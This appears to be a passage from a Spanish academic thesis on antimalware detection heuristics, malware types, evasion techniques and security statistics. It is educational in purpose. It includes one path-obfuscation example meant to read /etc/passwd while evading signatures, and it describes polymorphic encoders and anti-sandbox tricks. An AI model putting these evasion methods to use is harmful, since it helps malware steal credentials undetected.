En una carrera por ser la solución antimalware más utilizada, este tipo de detección juega un papel importante y determinante, ya que estos deben posicionarse como soluciones con alta tasa de detección, y a la vez, poco consumo de recursos. En ese esquema, la heurística ha evolucionado encontrando patrones de Inteligencia artificial que aprovechan el menor uso de memoria/procesamiento, tales como los que se muestran a continuación.

### 2.4.3 Inteligencia Artificial en la detección de un malware

#### Algoritmo de lógica fusible (Fuzzy logic)

Este algoritmo se basa en no tomar de manera clásica los elementos de un patrón entre 1 y 0, sino más, bien fomentando la relatividad basada en que hay un rango entre 0 y 1, y que el resultado puede ser relativo y no absoluto.

Este algoritmo es capaz de clasificar, efectuando toma de decisión racional y, basado en un patrón previamente definido, un resultado específico tal como se lo muestra en la siguiente tabla:

**Tabla 2.- Comparativa entre lógica clásica y lógica fusible**

| Lógica clásica | Lógica fusible |
|---|---|
| 0= benigno<br>1= Malicioso | 0= Benigno |
| | 0,2= Potencialmente benigno |
| | 0,5= Mínimamente benigno |
| | 0,7= Potencialmente malicioso |
| | 1= Malicioso |

Esta lógica es implementada como solución a la detección de un software malicioso cuya firma no ha sido identificada, pero que su comportamiento en el equipo víctima hace que sea categorizado en función de lo que busca realizar. Con ello existe una aproximación, por medio de la cual, la solución antimalware puede tomar la decisión de identificarlo como amenaza. [2]

Para ello, hace uso de reglas previamente definidas por el fabricante, mecanismos de inferencia propios del algoritmo y base de conocimientos para obtener un resultado final. [2]

Lo particular en este algoritmo es que al utilizar un mecanismo de inferencia, efectúa un autoaprendizaje, lo cual vuelve a la solución antimalware robusta y óptima al utilizar el menor consumo de

recursos para la detección, contención y eliminación de un programa malicioso. [3]

**Algoritmo genético.-**

Este algoritmo genético, aplicado al método de detección heurístico, es otra técnica que se basa en el origen de la evolución para derivar reglas de clasificación y categorización adecuadas, sin que esto implique que se deba conocer la firma de la amenaza.

El concepto de dicho algoritmo se basa en seleccionar una población, a la cual se le aplicará una ecuación de aptitud (ecuación que evaluará si se cumple con el objetivo), y en caso de no ser positivo, ingresará a una iteración, en la que, dicha población pasará por un proceso de selección, combinación, mutación y será nuevamente evaluada por la ecuación de aptitud, el número de iteraciones dependerá de si, al evaluarse, conseguirá el resultado esperado. En la siguiente figura se demuestra cómo funciona dicha técnica denominada *machine-learning based* (Basada en aprendizaje de máquina): [4]





**Figura 2.3.- Diagrama de flujo del Algoritmo genético**

La evolución se basa en la selección de los mejores cromosomas de la especie, esto se da, al evaluar mediante una ecuación si éstos sobrevivirán o no. El conjunto de iteraciones, efectuando selección, combinación y mutación, hará que la población con la ponderación

más alta (que es evaluada por medio de la función de Aptitud o *Fitness*) sea la resultante, y por consiguiente, considerada la mejor solución. [4]

En términos de detección heurística, estas técnicas algorítmicas hacen que la solución antimalware se vuelva inferencial y pueda evaluar de manera precisa una potencial amenaza procurando una tasa de éxito elevada.

Basándonos en este patrón, las reglas que define el fabricante serían un conjunto de valores agregados a la ecuación de aptitud o *Fitness*, y las iteraciones serían la cantidad de veces que se requiera para que el resultante de dicha ecuación sea la solución idónea.

Sin embargo, estos patrones también traen consigo un factor muy común dentro de la detección de amenazas: el gran consumo de recursos. En efecto, las soluciones antimalware utilizan el sistema de detección heurística para repotenciar la protección al usuario, pero dependiendo de las características del equipo que lo aloje, éste ralentizará de manera impactante el computador.

Otro factor a considerar es que la detección heurística, al asociar comportamientos y patrones, podrá devolver falsos positivos y falsos negativos, el primero corresponde a programas benignos que, por alguna funcionalidad incorporada, son detectados como

malware, y por otra parte, un falso negativo corresponde al malware que no es detectado como tal porque falla en la inferencia. Esto, podría resultar perjudicial para el usuario final ya que al haber muchos falsos positivos, que comúnmente se dan cuando la detección es muy exhaustiva, entorpecería el uso del equipo para dicho usuario.

La detección heurística es relativa en cada fabricante de antimalware, cada uno es libre de implementar el tipo de detección que crea conveniente, considerando que debe cumplir con parámetros de calidad que lo posicione en los primeros puestos, pues a final de cuentas, la idea de los fabricantes es que su solución sea la más utilizada.

### 2.4.4 Principales soluciones en el mercado

En el mercado actual encontramos muchas soluciones antimalware denominadas EndPoint Protection (Protección de punto final) que comprenden soluciones antivirus, antimalware, firewall personal, monitoreo de tráfico y EMM (Enterprise Mobility Management), éste último corresponde a la protección de los equipos que son utilizados en entornos empresariales y que se mantienen en constante movimiento.

Dentro de los principales fabricantes, se citarán los que han sido considerados para el estudio 2017 por parte de Gartner en el denominado: Cuadrante mágico de Gartner EPP 2017: [5]

**Tabla 3. Fabricantes de soluciones EPP considerados por Gartner en 2017**

| Fabricante | País de origen |
|---|---|
| 360 Enterprise Security Group | República Popular China |
| AhnLab | Corea del Sur |
| Bitdefender | Rumania |
| Carbon Black | Estados Unidos |
| Comodo | Estados Unidos |
| CrowdStrike | Estados Unidos |
| Cylance | Estados Unidos |
| Eset | Eslovaquia |
| F-Secure | Finlandia |
| G Data Software | Alemania |
| Intel Security | Estados Unidos |
| Invincea | Estados Unidos |
| Kaspersky Lab | Rusia |
| Malware Bytes | Estados Unidos |
| Microsoft | Estados Unidos |
| Palo Alto Networks | Estados Unidos |

| | |
|---|---|
| Panda Security | España |
| SentinelOne | Estados Unidos |
| Sophos | Reino Unido |
| Symantec | Estados Unidos |
| TrendMicro | Japón |
| Webroot | Estados Unidos |

Es interesante analizar que la gran mayoría de las soluciones de seguridad son creadas en Estados Unidos, tal como se lo demuestra en la siguiente gráfica:





**Figura 2.4.- Gráfica del número de soluciones EPP consideradas por el cuadrante mágico de Gartner por países.** [5]

## 2.5 Programas maliciosos

### 2.5.1 Definición de un Software malicioso (Malware)

El término malware proviene de la palabra *Malicious Software*, en español se traduce como: Programa malicioso, y en efecto, su función es ejecutar código arbitrario y malicioso que el usuario del sistema no ha autorizado, con el fin de: borrar, robar, corromper o alterar la información de un equipo.

La definición que Gary McGraw y Greg Morrisett le dan en su artículo *A report to the Infosec Research Council* es “Cualquier código agregado, cambiado o removido desde un sistema con el objetivo de causar intencionalmente daño o alterar el funcionamiento del sistema.” [6]

Por supuesto, la intención de un programa malicioso es tomar control de un equipo de cómputo para operarlo a su antojo, y dependiendo del fin, le permita obtener un beneficio de ello.

A lo largo del tiempo se ha evidenciado la evolución del malware, buscando siempre afectar a la información en cuanto a la confidencialidad, integridad y disponibilidad, por ello, en el medio ambiente informático se encuentran varios especímenes con diversas propiedades. Es muy común confundir el término *Malware* con virus, sin embargo, se debe resaltar que un virus es un tipo de

malware, de la gran cantidad de tipos que comparten la misma consigna: violentar la información.

Frecuentemente se efectúa una analogía en cuanto a un virus biológico, pues a medida que pasa el tiempo, evoluciona el virus y evoluciona el cuerpo que potencialmente lo hospedará. La mutación es una de las propiedades que busca un malware, justamente para evitar ser detectado por el método de detección más clásico: Basado en firmas.

Por otra parte, se asocia de manera errónea a un equipo infectado, con un equipo ralentizado, y esto es completamente relativo ya que el malware que requiere de capacidad de procesamiento para fines delictivos tratará de no consumir otros recursos en demasía para pasar desapercibido, a diferencia de otros que corrompen el sistema, cuyo único objetivo es afectar al computador.

La evolución del malware ha ido de la mano con la evolución de las soluciones antimalware, por ello, los fabricantes no tan solo buscan asegurar la información local, sino la transferencia de información, el acceso a la red, los dispositivos conectados, etc.

### 2.5.2 Composición de un programa malicioso

Es importante conocer cómo está compuesto un programa malicioso, un *malware* supone un programa cuyas instrucciones están

codificadas con el fin de afectar la integridad de un sistema informático, esto, buscando afectar alguna vulnerabilidad en el sistema operativo o en el software de aplicación en el que se ejecuta, por ello, podemos describirlo con la figura a continuación:





**Figura 2.5.- Composición de un *malware***

*Exploit*: Programa que explota una vulnerabilidad asociada a un software de aplicación o un Sistema Operativo, permitiendo mediante esta explotación ejecutar una acción con un privilegio determinado.

*Payload*: Programa que, habiéndose explotado una vulnerabilidad, carga un conjunto de utilidades que permiten la permanencia del acceso para manipular el sistema.

Técnica de ofuscación: Procedimiento con el que cuenta un malware para volverse indetectable, considerando que, al ser descubierto, podría ser impedido su accionar. Esta técnica no es parte de todos los programas maliciosos, sin embargo, incluirla representa una mayor tasa de éxito en el ataque.

En esencia, un malware puede resumirse en estos módulos, es decir, un *exploit* por sí solo únicamente explotaría una vulnerabilidad, pero no cargaría ninguna utilidad, por el contrario, un *payload* no podría efectuar nada sin el permiso del usuario, a menos que esté asociado a un *exploit* que le asigne accesos de manera ilegítima, y la técnica de ofuscación permitiría que el ensamblaje de ambos pueda resultar indetectable ante una solución antimalware. Por ello, un *exploit* puede cargar varios *payloads*, y un *payload* puede ser cargado en varios *exploits*, es decir, una estructura completamente modular.

### 2.5.3 Tipos de Software malicioso (Malware)

En el medio digital en el que estamos inmersos, la cantidad de amenazas que merodean la red es numerosa, y por ello, se vuelve

necesario definir cada uno de estas, su función y el daño que podría ocasionar al usuario final u operador del equipo de cómputo.

Virus: El más común de los programas maliciosos, y se caracteriza por replicarse haciendo copias de sí mismo, éste necesita interacción del usuario, y al igual que un virus biológico, no puede vivir sin un huésped, en este caso: un equipo de cómputo. [7]

Gusano: Este tipo de malware se caracteriza por efectuar copias de sí mismo, asegurando su supervivencia sin requerir de un usuario para hacerlo, por ello, es considerado un malware de auto propagación ya que se distribuye por redes de datos, correos electrónicos, contactos, etc. Éste, tiene la capacidad de cargar consigo otro tipo de programas maliciosos, aspecto que lo vuelve mucho más dañino. [7]

Un espécimen muy particular fue conocido como *Rabbit*, o también llamado Bacteria, un tipo de gusano dañino que traía consigo otros especímenes y tenía la propiedad de auto propagación, pero de una manera mucho más acelerada. [8]

Bombas lógicas: Este tipo de malware es conocido como el “malware vengativo”, pues es utilizado en algunos casos por empleados descontentos [7], se basa en una ejecución a partir de un disparador

o *trigger*, el cual puede ser una instrucción específica o un proceso en particular. Esto, por supuesto, acompañado por un *payload.*

Troyano: Este tipo de malware podría considerarse uno de los más peligrosos, debido a que hace uso de un software legítimo para ocultarse, basado en el caballo de Troya que ocultó a cientos de guerreros, este malware oculta su código malicioso en archivos que lucen completamente legítimos, no se replican a sí mismos, pero su tasa de éxito es grande ya que engaña al usuario final. [7]

Spyware: Código malicioso cuyo principal objetivo es espiar a la víctima, obtener información sensible o utilizar recursos del equipo para espionaje (el micrófono o la cámara web de la víctima), y con ello, efectuar una potencial extorsión. No se replica por sí mismo. [7]

El término spyware fue usado en 1997 como parte de una broma, haciendo alusión a un programa espía, y años después se perpetúo como unos de los tipos de amenaza más conocidos. [8]

*Rootkit*: Este tipo de malware altera la funcionalidad del Sistema Operativo mediante un set de herramientas que se ejecutan cuando determinados procesos son accionados, tomando así control del equipo en cuestión. [7]

Un *rootkit* poco conocido pero altamente funcional en GNU/Linux se denomina EnyeLKM, escrito por Jacob Williams [9], el cual toma

posesión de un determinado proceso, que al accionarse, da acceso al atacante a todo el Sistema Operativo mediante una conexión reversa, sin embargo, éste dejó de funcionar con la actualización 3.x del kernel de Linux.

Adware: Este tipo de malware tiene el propósito de difundir publicidad de manera indiscriminada a través de la explotación de una vulnerabilidad, si bien, su principal objetivo no es dañar la información del usuario sino mostrar anuncios, la manera cómo lo hace representa un hecho ilegal.

Ransomware: Programa malicioso que secuestra la sesión de la víctima, cifra su información y solicita dinero a cambio por devolver dicha información, este tipo de amenaza no era conocida hasta que en septiembre del año 2013 apareció Cryptolocker, el cual infectó a una serie de equipos alrededor del mundo. Este malware cifraba archivos no ejecutables (en su gran mayoría archivos de ofimática) y solicitaba un valor a cambio, relativo al país donde se encontraba [10]. Lo interesante de este malware es que generó una revolución en los procedimientos para hacer respaldos, pues dicho código malicioso cifraba con una clave RSA de 2048 bits, lo cual hacía que sea computacionalmente indescifrable, sin embargo, no se extraía la información, solo se la cifraba, por lo que si no se contaba con un respaldo, el daño era irreversible.

Rogueware: Este tipo de malware se disfraza como un antivirus, el cual indica al usuario que se encuentra comprometido, esta acción hace que el usuario acceda a descargar un falso antivirus y comprometa su equipo. Es muy común encontrar amenazas de este tipo, que tomen por sorpresa a usuarios incautos.

Híbridos: Quizás la variante más peligrosa, este tipo de malware es la fusión de varios especímenes de programas maliciosos, lo cual hace al producto final un malware altamente peligroso. La unión de un troyano, gusano y spyware es un ejemplo de aquello. Este tipo de fusiones no eran comunes hasta que un malware afectó a una central nuclear, lo cual representó el nacimiento del aseguramiento a infraestructuras de este tipo. El nombre del híbrido malicioso: STUXNET.

STUXNET ha sido considerada como la primera arma de ciberguerra, pues su principal objetivo era comprometer a una central nuclear, propósito que fue cumplido al atacar a una central ubicada en Natanz, Irán. Si bien fue sigiloso y no hizo daño, demostró lo vulnerable que es la seguridad a nivel industrial, pues se especula que el principal propósito de STUXNET era retrasar el programa nuclear, para ello, comprometió la infraestructura sobrescribiendo la lectura de los sensores en sus turbinas, volviéndose indetectable. Pudo causar un desastre nuclear pero no lo hizo, no obstante,

levantó las alertas acerca de la importancia de proteger este punto. [11]

A partir de esta primera amenaza, se derivaron muchas otras, las cuales representaron un reto importante en materia de seguridad de la información para infraestructuras críticas.

## 2.6 Técnicas y estrategias de evasión de soluciones antimalware

### 2.6.1 Técnicas de evasión de soluciones antimalware

Conociendo aspectos claves de la manera como un malware se compone y se comporta, es importante destacar que las principales firmas de seguridad buscan evolucionar sus métodos de detección para evitar que sus usuarios se vean afectados. Es por ello que un atacante conoce cómo operan dichas soluciones, y lo toma como punto de partida para asegurar que sus programas maliciosos no sean detectados.

A partir del *exploit* (programa malicioso que explota una vulnerabilidad determinada), y el *payload* (conjunto de herramientas para efectuar el ataque después de haber logrado el acceso al sistema), un atacante busca que su código se vuelva invisible, y para ello recurre a técnicas de evasión, como la ofuscación.

Esta técnica es ampliamente utilizada para evadir los principales métodos de detección de una solución antimalware, incluso llegando a evadir soluciones como IDS. Pese a que el nombre indica que básicamente se ofusca el código, es algo más elaborado que eso, por ello, se nombran las 3 técnicas de ofuscación utilizadas por un malware:

Manipulación de *strings* mediante ingeniería reversa: Esta técnica consiste en ofuscar el código malicioso para que devuelva una cadena de integridad, MD5, SHA o la que utilice una solución de antimalware, completamente distinta, y para ello, se utilizan editores hexadecimales o programas especializados para modificar los *strings* a partir del ejecutable. Una muestra sencilla es un código malicioso que busque extraer el archivo de contraseñas en GNU/Linux /etc/passwd, las principales soluciones se enfocan en esa ruta, sin embargo la manipulación de esa ruta a: /etc/init.d/.././\passwd efectúa exactamente lo mismo, no obstante, al contener caracteres distintos, hace que se vuelva ilegible para una solución basada en firmas, ya que en efecto, el código malicioso sería distinto. [13]

Código polimórfico: Este método es el más utilizado en la actualidad, y funciona mediante la ejecución de un generador polimórfico que agrega código aleatorio al malware original, y con ello, genera una

mutación en su código, sin que éste sea alterado a nivel funcional. [12]

La particularidad de este método es que utiliza un descifrador interno, por lo que el malware se cifra, muta y se descifra automáticamente antes de ser ejecutado.

Si bien, se altera el código original, no se altera en un 100%, ya que la funcionalidad se mantiene intacta. Este método depende de un generador que muta el malware, por ello, dependiendo del generador es la efectividad de la evasión.

El más conocido se llama Shikata Ga Nai, (del japonés Es inevitable, no hay manera de evitarlo) [14], y que resulta uno de los más efectivos al ser un codificador polimórfico XOR (Operador booleano Exclusive OR), el cual consiste en alterar, mediante un número de combinaciones específicas, el código original, aplicando técnicas incluso de código metamórfico. Consta de tres partes: codificador polimórfico, para producir una salida diferente, segundo: una cadena automodificable y tercero: un decodificador para producir una salida ofuscada completamente diferente a la original. [14]

Código metamórfico: Representa la última capa en los mecanismos de evasión, y esto porque, a diferencia del código polimórfico, tiene la capacidad de codificarse y decodificarse por sí mismo, esto,

mediante el uso de algoritmos de Inteligencia Artificial, haciendo de esta técnica bastante complicada y demandante en cuanto a conocimientos técnicos. Dado que ciertas técnicas de detección se basan algoritmos IA, éste también aplica funciones de este tipo, que lo vuelven indetectable.

Este tipo de técnicas incluso traen consigo módulos *antiVM* (*Anti Virtual Machines*) y anti *Sandbox*, mediante el uso de funciones como: detección de movimientos del mouse, ingreso de datos por teclados, etc.

## 2.7 Estrategias de persuasión al usuario final

### 2.7.1 La Ingeniería Social

La Ingeniería Social consiste en manipular al ser humano mediante diversas técnicas de persuasión a fin de que ejecute acciones determinadas o divulgue información confidencial. Esta ciencia ha sido ampliamente estudiada y se la considera en este marco de referencia, ya que, una técnica de evasión aumenta sus probabilidades de éxito exponencialmente si lleva consigo una estrategia de persuasión orientada a que el usuario final ejecute la instrucción sin mayor cuestionamiento.

La ingeniería social, al igual que una receta de cocina, necesita una mezcla cuidadosa de lo que se utilizará: “Un pequeño toque de manipulación y un puñado de pretextos y se tiene el plato del ingeniero social perfecto”, tal como lo describe Christopher Hadnagy. [15].

Técnicas de persuasión como el *phishing* o *email spoofing* hacen que el usuario confíe en lo que recibe y lo ejecute sin mayor problema, lo cual se representa en la siguiente figura:





**Figura 2.6.- Combinación de evasión y persuasión en un ataque**

En la prueba de concepto a utilizar en el marco de referencia, se mezclará una técnica de evasión y una estrategia de persuasión para lograr una mayor probabilidad de éxito.

# CAPÍTULO 3

# SITUACIÓN ACTUAL EN LA SEGURIDAD DE LA INFORMACIÓN

## 3.1 Introducción

El mundo de la tecnología avanza a pasos agigantados, el uso de los dispositivos con los que contamos en la actualidad hacen que podamos cumplir con las tareas que tenemos asignadas de manera más fácil y rápida. Sin embargo, esto conlleva mayores riesgos, y se lo ha podido ver a lo largo del tiempo. Es importante destacar este aspecto ya que se evidenciará cómo el mundo de la tecnología ha tenido grandes aportes, pero ha traído consigo grandes riesgos. Estos riesgos merecen ser estudiados para saber cómo protegerse ante potenciales ataques.

## 3.2 Análisis de estadísticas de Seguridad de la Información

### 3.2.1 Análisis de la seguridad de la información a nivel mundial

Según el boletín de seguridad del 2016 lanzado por Kaspersky Lab, el 31,9% de las computadoras con esta solución antimalware sufrieron al menos un ataque de malware en el año, esto corresponde a que prácticamente 4 de cada 10 usuarios fueron víctimas de una amenaza cibernética. [16]

Esto determina un crecimiento bastante preocupante, tal como lo demuestra también el reporte semestral del 2017 de Cisco, que indica que las vulnerabilidades en servidores tienden a incrementar en un 36%, vulnerabilidades en el cliente tienden a incrementar en un 35%, y vulnerabilidades en la red tiene una tendencia al incremento del 46%. [17]

Esto último dato supone que los atacantes han descubierto que, al aprovechar vulnerabilidades críticas en servidores, pueden obtener información más crítica debido a que son de carácter empresarial. Esta cifra es completamente alarmante, dado que, dicho reporte muestra cómo, en referencia al 2015 y 2016, estos cifras tienden solo a subir. [17]

A esto se suma una cifra que resulta interesante, considerando la tendencia de las amenazas, ya que, según el reporte de AV Test, que

contempla un gran número de soluciones EndPoint Protection, indica que diariamente se registran alrededor de 250.000 nuevos especímenes de malware, sin embargo, aunque representa menos de 100,000,000, no se compara con cifras del año 2016 y 2015, 127,000,000 y 144,000,000 respectivamente. [18]





**Figura 3.1.- Reporte de nuevo malware, según Instituto AV test [18]**

Considerando esto, ha aumentado el número de ataques a infraestructuras, pero no corresponde a la creación de nuevos programas maliciosos, por lo que podemos inferir que el malware actual está evolucionando con técnicas que le permiten mutar su código y reutilizarse para ser más efectivos.

Considerando estas cifras, es necesario precisar los Sistemas Operativos que representan la mayor amenaza a nivel mundial, y

según cifras de la firma de solución EndPoint GDATA Security, el 99,1% del malware creado y que han gestionado corresponde al Sistema Operativo Windows, mientras que el resto corresponde a Sistemas Operativos menos utilizados por el usuario final como OSX, y Unix/Linux. [19]

En el 2016, Symantec reportó que el 91% de las brechas de seguridad reportadas tenían como principal objetivo el robo de información, y dentro de las herramientas más utilizadas para cometer este acto, WCE (Windows Credentials Editor) ocupaba el tercer lugar. Esta herramienta nació con el objetivo de servir de manera administrativa a los encargados de una infraestructura de red, pero fue mal utilizada [20], por ello, es considerada como una amenaza para la mayoría de soluciones antimalware.

Es evidente que el crecimiento de las afectaciones en materia de Seguridad Informática se dan, en su gran mayoría, por el usuario final, dado que no conoce acerca de procedimientos y estrategias adecuadas para protegerse de ciberamenazas, esta afirmación la corrobora el boletín de seguridad de Cisco, que indica que, a nivel mundial, el 25% de las empresas que fueron estudiadas estaban infectadas por el programa Hola [17], dicho programa se descarga como una extensión del navegador y ofrece un servicio VPN (Virtual Private Network) de manera gratuita, sin embargo, éste usa el ancho

de banda de la víctima para venderlo a potenciales atacantes o minadores de la criptomoneda Bitcoin. [21]

Dentro del mismo estudio, el 60% de los usuarios con privilegios en servicios basados en la nube no sale de sus sesiones activas [17], lo que supone que cualquier programa malicioso podría capturar credencial de servicios críticos en la nube manejados por empresas.

Cisco asegura en su boletín que el 38% de los ataques son dirigidos, es decir, las empresas atacadas no son elegidas de manera aleatoria, el 34% de empresas de servicio reportaron pérdida de ingresos en el 2016 a causa de ataques informáticos y el 30% registró pérdidas de clientes u oportunidades a causa de dichos incidentes. [17]

Con esto, podemos destacar que los ciberataques representan un impacto negativo considerable en las empresas tanto a nivel monetario, como imagen.

A ello, se suma una cifra alarmante, y que proviene del mismo estudio, en el que se indica que tan solo el 30% de los organismos públicos a nivel mundial efectúa consultorías de auditorías de seguridad o *Penetration Testing* para evaluar su robustez en esta materia y posibles técnicas de mitigación. [17]

Si bien, estas cifras son alarmantes, lo que cabe destacar es que a pesar de que la tendencia del ataque es a la alza, esto no es directamente proporcional al número de nuevos especímenes de malware, existen más riesgos en la red, pero no por nuevos programas maliciosos, sino por la evolución de éstos.

### 3.2.2 Análisis de la Seguridad de la Información en América Latina

En América Latina se ve una historia similar a la del mundo entero, sin embargo, varían las razones por las que se dan los ataques cibernéticos.

El fabricante de soluciones de seguridad ESET liberó su reporte de seguridad del 2017, mostrando cifras realmente alarmantes. Dentro de la muestra consultada que corresponde a más de 4,000 participantes de 13 países, la principal preocupación por parte de las empresas latinoamericanas respecto a potenciales incidentes de seguridad corresponde a infecciones por códigos maliciosos, ocupando el primer lugar con el 56%, y esto, según los analistas, por el grado de sofisticación en los ataques de programas maliciosos que se ven en los últimos tiempos. [22]

En relación a años anteriores, el aumento de empresas que afirman haber tenido un incidente de seguridad en el 2016 ha aumentado en un 10%, tal como se lo confirma en la siguiente gráfica: [22]

